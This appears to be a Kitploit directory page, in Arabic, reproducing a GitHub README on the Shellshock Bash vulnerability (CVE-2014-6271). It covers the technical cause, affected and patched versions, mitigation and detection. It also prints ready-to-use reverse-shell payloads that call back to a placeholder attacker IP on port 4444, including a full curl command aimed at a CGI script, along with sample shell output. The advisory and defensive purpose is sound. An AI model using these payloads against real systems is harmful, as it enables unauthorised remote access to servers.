
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/0xblackash/cve-2014-6271
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبالقيادة والسيطرةالأوراق والأبحاثالتعلم والتعليم
GitHub0xblackash/cve-2014-6271

CVE-2014-6271
CVE-2014-6271

عرض المستودع
36منذ 8 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    371
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    336
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    322

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

🚨 CVE-2014-6271 — “شيلشوك” (Shellshock)

shellshock

ثغرة يوم الصفر عمرها 25 عاماً لتنفيذ الأوامر عن بُعد في GNU Bash عبر متغيرات البيئة

Severity CVSS Affected Patched


📖 نظرة عامة

CVE-2014-6271، الملقبة بـ شيلشوك (وتعرف أيضاً بـ Bashdoor)، هي ثغرة حرجة لتنفيذ الأوامر عن بُعد (RCE) في قشرة GNU Bash.
يمكن للمهاجم إرسال متغيرات بيئة مصممة خصيصاً (عبر رؤوس HTTP، DHCP، SSH، إلخ) والحصول على وصول عن بُعد لقشرة النظام للخادم الأساسي — غالباً دون مصادقة وبأقل تدخل من المستخدم.


🧠 ملخص الثغرة

الحقلالقيمة
معرف CVECVE-2014-6271
الخطورة🔴 حرجة
درجة CVSS10.0 (الحد الأقصى)
ناقل الهجومعن بُعد (HTTP، DHCP، SSH، إلخ)
مصادقة مطلوبة❌ لا (في العديد من النواقل)
تفاعل المستخدم❌ لا (في حالات CGI/DHCP)
التأثيراختراق كامل للخادم

⚙️ التحليل الفني

📨 الخطوة 1 — متغير بيئة ضار

يحقن المهاجم متغيراً مصمماً خصيصاً (مثلاً في رأس User-Agent):

() { :; }; /bin/bash -i >& /dev/tcp/attacker-ip/4444 0>&1

🧩 الخطوة 2 — خلل في تحليل دوال Bash

يعالج Bash الحمولة بشكل غير صحيح كتعريف دالة + أوامر لاحقة. يتم تنفيذ الكود بعد (); فوراً عند استيراد المتغير.

💣 الخطوة 3 — تنفيذ عن بُعد

يتم تشغيل الأمر بصلاحيات خادم الويب/العملية (غالباً root أو www-data).

النتيجة:

# تم تحقيق وصول عن بعد للقشرة
whoami
www-data

✅ في حال نجاح العملية، هذا بالضبط ما ستراه (خطوة بخطوة):

shellshock

1. في الطرفية الخاصة بك (مباشرة بعد تشغيل إثبات المفهوم)

✅ ضعيف! (تم تشغيل RCE الخاص بـ شيلشوك)
vulnerable
test

سترى أيضاً القشرة العكسية تتصل فوراً.

2. عند تشغيل أمر الكشف

env x='() { :;}; echo vulnerable' bash -c "echo test"

سيعود فوراً بـ:

vulnerable
test

(وهذا يؤكد أن Bash نفذ الأمر المحقون.)

3. الدليل الحقيقي على النجاح — في المتصفح أو curl (هذه هي اللحظة التي تعرف فيها أنك تمتلك RCE كامل)

قم بتشغيل هذا الأمر curl ضد برنامج CGI ضعيف في Apache:

curl -H "User-Agent: () { :;}; /bin/bash -i >& /dev/tcp/YOUR-IP/4444 0>&1" http://vulnerable-server/cgi-bin/test.sh

سترى هذا الخرج بالضبط في مستمع netcat الخاص بك:

bash: no job control in this shell
www-data@server:/var/www$ whoami
www-data
www-data@server:/var/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@server:/var/www$ ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Sep 24 14:00 .
...

يظهر هذا الخرج مباشرة في قشرتك العكسية. لا خطأ، ولا 404.
هذا يعني أن لديك تنفيذ أوامر عن بُعد كامل على الخادم — لقد نجح حقن متغير البيئة بشكل مثالي.


🎯 لماذا هذه الثغرة خطيرة

  • ⚡ ثغرة يوم الصفر عمرها 25 عاماً (موجودة منذ 1989)
  • 🌐 سطح هجوم واسع جداً (CGI، DHCP، SSH، OpenVPN، CUPS…)
  • 🔓 لا حاجة للمصادقة في معظم النواقل الشائعة
  • 🧨 إمكانية تنفيذ أوامر عن بُعد كاملة
  • 📂 إمكانية تسريب البيانات ودخول برامج الفدية
  • 🔁 قابلة للانتشار في الشبكات الكبيرة

📦 الإصدارات المتأثرة

جميع إصدارات GNU Bash:

1.14 حتى 4.3 (قبل مستوى التصحيح 30)

(بما في ذلك Linux، macOS، BSD، الأجهزة المدمجة)


✅ الإصدار المصحح

قم بالترقية فوراً إلى:

Bash 4.3 مستوى التصحيح 30 أو أحدث (4.4+ موصى به)

🛡️ خطوات التخفيف

1️⃣ إجراء فوري

  • قم بتحديث Bash على جميع الأنظمة:
    # Ubuntu/Debian
    apt update && apt install --only-upgrade bash
    
    # Red Hat/CentOS
    yum update bash
    

2️⃣ تعزيز خادم الويب

  • قم بتعطيل CGI/mod_cgi حيثما أمكن
  • استخدم قواعد mod_security لحظر () {
  • قيد تمرير متغيرات البيئة

3️⃣ مراقبة السجلات

ابحث عن:

  • User-Agent / Referer مشبوه يحتوي على () {
  • قشرات عكسية غير متوقعة أو اتصالات صادرة
  • Bash ينتج عمليات فرعية من خدمات الويب

🔍 نصائح الكشف

قد تتضمن مؤشرات الاختراق:

  • سجلات تحتوي على () { :;};
  • ملفات غير متوقعة تم إنشاؤها بواسطة مستخدم خادم الويب
  • اتصالات صادرة على منافذ عالية
  • خادم الويب يقوم بتشغيل /bin/bash -i

🧪 إثبات المفهوم (مفهومي)

رأس ضار/DHCP/SSH ← Bash يستورد متغير البيئة
        ↓
تعريف دالة + أوامر لاحقة يتم تنفيذها
        ↓
أمر تعسفي / قشرة عكسية

📌 الثغرات ذات الصلة

أدت هذه المشكلة إلى عدة CVEs متابعة (إصلاحات غير كاملة):

  • CVE-2014-7169 (AfterShock)
  • CVE-2014-6277 / CVE-2014-6278
  • CVE-2014-7186 / CVE-2014-7187

📊 تقييم التأثير

مجال الخطرالتأثير
السرية🔴 عالي
التكامل🔴 عالي
التوفر🔴 عالي

🧩 الدروس المستفادة

  • لا تثق أبداً في متغيرات البيئة
  • تحليل الدوال في القشور يجب أن يكون صارماً للغاية
  • الأخطاء طويلة العمر في مكونات النظام الأساسية كارثية
  • التصحيح وحده لا يكفي — يجب تعزيز أسطح الهجوم

📚 المراجع

  • NVD – CVE-2014-6271
  • Wikipedia – شيلشوك
  • مدونة أمان Red Hat
  • التحليل الفني من Qualys
  • تنبيه CISA TA14-268A

🚨 التوصية النهائية

إذا كنت تدير أي خادم Linux/macOS/BSD في عام 2026: 🔥 قم بتصحيح Bash فوراً (حتى على الأنظمة المعزولة). 💡 افترض وجود اختراق إذا كان النظام غير المصحح معرضاً للإنترنت. 🛡 قم بمراجعة كاملة للسجلات وفحص السلامة.


تنزيل الأداة





